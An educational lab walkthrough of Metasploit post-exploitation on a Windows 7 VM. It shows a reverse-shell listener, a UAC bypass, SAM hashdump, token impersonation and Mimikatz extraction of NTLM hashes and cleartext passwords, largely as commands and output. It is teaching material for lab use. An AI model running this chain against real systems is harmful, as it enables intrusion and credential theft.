Lab – Advanced Password Hacking with Metasploit

Overview

Post-exploitation refers to the actions taken after a session is opened between the attacker and the target. A session is an open shell from a successful exploit or bruteforce attack. A shell can be a standard shell or Meterpreter. In this lab, you will learn how to capture usernames and passwords from a target machine using Metasploit.

No post-exploitation of a Microsoft Windows machine would be complete without acquiring as much information as possible about the Security Account Manager (SAM) database. The Security Account Manager (SAM) is a database present on all computers running Windows operating systems that stores user accounts and security descriptors for users on the local computer.

Lab Requirements


- One virtual install of Kali Linux.
- One virtual Install of Windows 7 Pro or Enterprise.
- An established Meterpreter session with your Windows 7 target.

Begin the lab!

Create a meterpreter session between your Kali machine and your Windows 7 Pro target.

From your Kali desktop, right-click on your working folder, and from the context menu,

select **Open Terminal Here**.




Use your meterpreter script to create a listener. At the terminal prompt, type:

```
msfconsole -r handler_tcp.rc
```


If the script completes successfully, your kali should be standing by for communication from your Windows 7 Pro machine when you launch the payload.exe.

```
File  Actions  Edit  View  Help

resource (handler_tcp.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler_tcp.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
resource (handler_tcp.rc)> set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
resource (handler_tcp.rc)> set LPORT 4444
LPORT ⇒ 4444
resource (handler_tcp.rc)> run
[*] Started reverse TCP handler on 10.0.2.15:4444
```

Return to your Windows 7 Pro machine. Open the Documents folder and 2X click the payload.exe file.



When prompt, click the Run button.



Return to your Kali terminal, and you should see a Meterpreter prompt.

```
resource (handler_tcp.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler_tcp.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
resource (handler_tcp.rc)> set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
resource (handler_tcp.rc)> set LPORT 4444
LPORT ⇒ 4444
resource (handler_tcp.rc)> run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (175174 bytes) to 10.0.2.21
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.21:49160) at 2021-03-25 03:30:38 -0400

meterpreter >
```

At the Meterpreter prompt, type, **`getuid`**

The getuid function returns the real user ID of the calling process. We can try and escalate our privileges using the **`getsystem`** command, but this operation fails as the command is not supported.

```
meterpreter > getuid
Server username: Win7-Target\Prof.K
meterpreter > getsystem
[-] 2001: Operation failed: This function is not supported on this system. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
```

We need to bypass the UAC to get escalated privileges. To do this, we first need to background our current Meterpreter session. We do this by typing **`background`** at the prompt. Once the session has been background, we need to search for a UAC bypass exploit.

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > search bypassuac
```

At the prompt, type **`search bypassuac`**.

```
msf6 exploit(multi/handler) > search bypassuac

Matching Modules
================

   #   Name                                                Disclosure Date  Rank
   -   ----                                                ---------------  ----
   0   exploit/windows/local/bypassuac                     2010-12-31       excellent
   1   exploit/windows/local/bypassuac_comhijack           1900-01-01       excellent
   2   exploit/windows/local/bypassuac_dotnet_profiler     2017-03-17       excellent
   3   exploit/windows/local/bypassuac_eventvwr            2016-08-15       excellent
   4   exploit/windows/local/bypassuac_fodhelper           2017-05-12       excellent
   5   exploit/windows/local/bypassuac_injection           2010-12-31       excellent
   6   exploit/windows/local/bypassuac_injection_winsxs    2017-04-06       excellent
WinSXS
   7   exploit/windows/local/bypassuac_sdclt               2017-03-17       excellent
```

At the prompt type, **`use exploit/windows/local/bypassuac`**

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION                     yes       The session to run this module on.
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.8         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```

The missing parameter is the session ID. We can list all meterpreter sessions running using the **`sessions -i`** command.

```
msf6 exploit(windows/local/bypassuac) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x86/windows  Win7-Target\Prof.K @ WIN7-TARGET  10.0.2.8:4444 → 10.0.2.15:49158 (10.0.2.15)
```

From the results, we know that our Metrepreter session is using the session ID of 1.

We next need to set the SESSION parameter to 1. At the prompt type, **`set session 1`**.

```
msf6 exploit(windows/local/bypassuac) > set session 1
session ⇒ 1
```

At the prompt, type **`run`**.

```
msf6 exploit(windows/local/bypassuac) > run

[*] Started reverse TCP handler on 10.0.2.8:4444
[*] UAC is Enabled, checking level ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[+] Part of Administrators group! Continuing ...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem ...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (175174 bytes) to 10.0.2.15
[*] Meterpreter session 2 opened (10.0.2.8:4444 → 10.0.2.15:49165) at 2020-12-17 00:51:51 -0500

meterpreter > getuid
Server username: Win7-Target\Prof.K
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

We check the real user ID of the calling process. Now that we have bypassed the UAC, we can escalate our privileges using the **`getsystem`** command, and we are currently running as NT AUTHORITY\SYSTEM.

Begin the Lab!

Because we have some level of administrative running as NT AUTHORITY\SYSTEM on the target machine, we can easily see the contents of the SAM database using the **hashdump** command.

The "hashdump" command is an in-memory version of the pwdump tool, but instead of loading a DLL into LSASS.exe, it runs inside a memory process injecting raw assembly code. Hashdump runs using the CreateRemoteThread and then reads the captured hashes back out of memory.

At the meterpreter prompt, type **hashdump.**

```
meterpreter > getuid
Server username: IEWIN7\IEUser
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
meterpreter >
```

Post Exploitation in Metasploit

We can also dump the local user accounts from the SAM database using the registry. To do this, we can use the **`post/windows/gather/hashdump`** exploit.

Background your meterpreter session. (Note the session id number!)

At the prompt type, **`use post/windows/gather/hashdump`**

```
msf6 exploit(windows/local/bypassuac) > use post/windows/gather/hashdump
```

Press enter.

Set the session id to 2.

```
msf6 post(windows/gather/hashdump) > set session 2
session ⇒ 2
```


Type in the run command.

```
msf6 post(windows/gather/hashdump) > run
```

```
meterpreter > background
[*] Backgrounding session 2 ... <= Note the session id!
msf6 exploit(windows/local/bypassuac) > use post/windows/gather/hashdump
msf6 post(windows/gather/hashdump) >
msf6 post(windows/gather/hashdump) > set session 2
session => 2
msf6 post(windows/gather/hashdump) > run

[*] Obtaining the boot key ...
[*] Calculating the hboot key using SYSKEY 2dc29121d5755e2a5bfd6b255a443909 ...
[*] Obtaining the user list and keys ...
[*] Decrypting user keys ...
[*] Dumping password hints ...

No users with password hints on this system

[*] Dumping password hashes ...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889 :::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035 :::


[*] Post module execution completed
msf6 post(windows/gather/hashdump) >
```

Note that this exploit also looks for any password hints.

At this point, we could perform a Pass the Hash using the administrator account and the revealed hash. The idea behind the Pass the Hash attack is that all the servers on the network use the same password for the administrator account. Regardless if it's a file server joined to the domain or a domain controller, if we can get the hash for the administrator account of the file server, we can use the same hash to exploit the domain controller.



The lab environment to perform a Pass the HASH attack may be prohibitive for most students. Using a Server 2019 domain with one domain controller, one file server, and one Windows 10 client joined to the domain, I will demonstrate the attack. Check the section on Post Exploitation of Microsoft Windows for the video demonstration.

Moving on….

Incognito attacks with Meterpreter

In Metasploit, we can use an extension called **`incognito`** to allows us to perform token stealing and manipulation activities. In the privilege escalation stage of a penetration test, if we can steal the token of an administrator, we can perform higher privilege operations on the target.

In this example, let's imagine we have successfully exploited a remote system, and we have a meterpreter session. We first need to load the Meterpreter extension, incognito.

To return to your Meterpreter prompt, type **`sessions -i 2.`** Your session number may differ but use whatever session number was assigned when you last backgrounded Meterpreter.

```
msf6 post(windows/gather/hashdump) > sessions -i 2
```

```
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/bypassuac) > use post/windows/gather/hashdump
msf6 post(windows/gather/hashdump) >
msf6 post(windows/gather/hashdump) > set session 2
session ⇒ 2
msf6 post(windows/gather/hashdump) > run

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 2dc29121d5755e2a5bfd6b255a443909...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::


[*] Post module execution completed
msf6 post(windows/gather/hashdump) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

At your meterpreter prompt, type **`load incognito`**.

```
meterpreter > load incognito
Loading extension incognito... Success.
meterpreter >
```

List all Valid Tokens

We can identify the valid tokens on the target machine using the **`list_tokens -u`** the **-u** list tokens by a unique username.

```
meterpreter > load incognito
Loading extension incognito ... Success.
meterpreter > list_tokens -u

Delegation Tokens Available
============================================

IEWIN7\IEUser
IEWIN7\sshd_server
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
============================================

NT AUTHORITY\ANONYMOUS LOGON

meterpreter >
```

Caveat

Ensure any user token you choose to impersonate is equal to or greater than the one you are currently using. For instance, if we decide to impersonate a regular user account, incognito will allow us to do so but, when you attempt to elevate your privileges back to NT AUTHORITY\SYSTEM, you will lack the privileges to do so. Using incognito to try and impersonate NT AUTHORITY\SYSTEM, you will be denied for lack of privileges.

To have access to all the available tokens, you must be running with system privileges (NT AUTHORITY\SYSTEM). Not even administrators have access to all the tokens. For best results, escalate your privileges before using incognito (we did so earlier by bypassing the UAC and then running the **`getsystem`** command).

By compromising a domain controller with system privileges, we can wait for a domain administrator to login to the target machine and then use Incognito to impersonate the admins' token and acquire their administrative privileges.

In this example, **`sshd_server`** is a member of the Administrators group. We use the **`impersonate_token`** followed by the name of the token you want to impersonate.

At the prompt, I typed, **`impersonate_token IEWIN7\\sshd_server`**

There is a known bug in Meterpreter that requires the name of the domain and the user's token to be separated by a double backslash (\\).

```
meterpreter > impersonate_token IEWIN7\sshd_server
[-] User token IEWIN7sshd_server not found
meterpreter > impersonate_token IEWIN7\\sshd_server
[+] Delegation token available
[+] Successfully impersonated user IEWIN7\sshd_server
meterpreter > getuid
Server username: IEWIN7\sshd_server
meterpreter >
```

Once I corrected syntax, the impersonation was successful, and we confirmed this by using the **`getuid`** command. I was then able to use the administrator account to elevate by permission back to a system account.

```
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Using Mimikatz

Metasploit has two versions of Mimikatz available as Meterpreter extensions: version 1.0 by loading the mimikatz extension, and the newer version 2.x by loading the kiwi extension. In this lab, we are using the more recent version.

At the meterpreter prompt, type **`load kiwi`**

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter >
```

We will start by retrieving any Kerberos credentials from our target machine. To do this, we can use the **`creds_kerberos`** command:

```
meterpreter > creds_kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

Username     Domain     Password
--------     ------     --------
(null)       (null)     (null)
IEUser       IEWIN7     (null)
iewin7$      WORKGROUP  (null)
sshd_server  IEWIN7     (null)


meterpreter >
```

We next use the **`creds_msv`** command to retrieve the LM/NTLM hashes using the MSV authentication package.

```
meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

Username     Domain  NTLM                              SHA1
--------     ------  ----                              ----
IEUser       IEWIN7  fc525c9683e8fe067095ba2ddc971889  e53d7244aa8727f5789b01d8959141960aad5d22
sshd_server  IEWIN7  8d0a16cfc061c3359db455d00ec27035  94bd2df8ae5cadbbb5757c3be01dd40c27f9362f


meterpreter >
```

One of the features that have helped Mimikatz become an effective attack tool is the ability to retrieve cleartext passwords. After a user logs on, credentials are stored in memory by the Local Security Authority Subsystem Service (LSASS) process.

Using Mimikatz, we can retrieve the passwords as cleartext credentials.

Caveat

Starting with Windows 8.1 and Windows Server 2012 R2, cleartext credentials are no longer stored in memory.

To retrieve any stored passwords in cleartext, at the meterpreter prompt type, **`creds_wdigest`**

```
meterpreter > creds_wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

Username     Domain     Password
--------     ------     --------
(null)       (null)     (null)
IEUser       IEWIN7     Passw0rd!
IEWIN7$      WORKGROUP  (null)
sshd_server  IEWIN7     D@rj33l1ng


meterpreter >
```

Meterpreter comes with just a subset of commands of the most Mimikatz features, but we can get access to all the commands and features by using the **`kiwi_cmd version`**

At your meterpreter prompt, type, **`kiwi_cmd version`**

```
meterpreter > kiwi_cmd version

mimikatz 2.2.0 (arch x86)
Windows NT 6.1 build 7601 (arch x86)
msvc 180021005 1

meterpreter >
```

We can use the kiwi_cmd command to list all the available credentials of the provider with the sekurlsa module:

At the meterpreter prompt, type the following command:

`kiwi_cmd sekurlsa::logonpasswords`

```
meterpreter > kiwi_cmd sekurlsa::logonpasswords

Authentication Id : 0 ; 64458 (00000000:0000fbca)
Session           : Service from 0
User Name         : sshd_server
Domain            : IEWIN7
Logon Server      : IEWIN7
Logon Time        : 3/27/2021 3:32:57 PM
SID               : S-1-5-21-3583694148-1414552638-2922671848-1002
        msv :
         [00010000] CredentialKeys
         * NTLM     : 8d0a16cfc061c3359db455d00ec27035
         * SHA1     : 94bd2df8ae5cadbbb5757c3be01dd40c27f9362f
         [00000003] Primary
         * Username : sshd_server
         * Domain   : IEWIN7
         * NTLM     : 8d0a16cfc061c3359db455d00ec27035
         * SHA1     : 94bd2df8ae5cadbbb5757c3be01dd40c27f9362f
        tspkg :
        wdigest :
         * Username : sshd_server
         * Domain   : IEWIN7
         * Password : D@rj33l1ng
        kerberos :
         * Username : sshd_server
         * Domain   : IEWIN7
```

Summary –

In this short lab, we looked at how we could extract usernames and passwords from our target machine using Metasploit running a Meterpreter shell. This is just one of several post-exploration tasks that should be performed once a target has been compromised.

End of the lab!